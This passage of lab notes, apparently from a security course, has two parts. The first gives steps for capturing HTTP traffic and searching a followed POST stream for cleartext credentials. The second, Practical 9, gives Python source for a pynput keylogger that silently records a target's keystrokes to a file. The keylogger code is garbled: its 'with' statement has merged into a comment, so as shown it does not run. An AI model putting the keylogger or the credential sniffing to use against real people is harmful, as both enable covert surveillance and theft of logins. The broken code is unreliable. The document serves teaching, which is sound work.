
2. Open any http website and add display filter as http.



3. Right Click on the POST method >> Follow >> TCP stream.



4. Search for ‘credentials’ in the dialog box



Practical :- 9


Aim :- Creating a Keylogger with Python

- Write a Python script that captures and logs keystrokes from a target system.
- Execute the keylogger script and observe the logged keystrokes.
- Understand the potential security risks associated with keyloggers and the importance of protecting against them.

CODE:

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
        logging.info(str(key))
# This says, listener is on with
Listener(on_press=on_press) as listener:
listener.join()
```

OUTPUT:



CONCLUSION: We have successfully created key logger in python using pip and pynput module.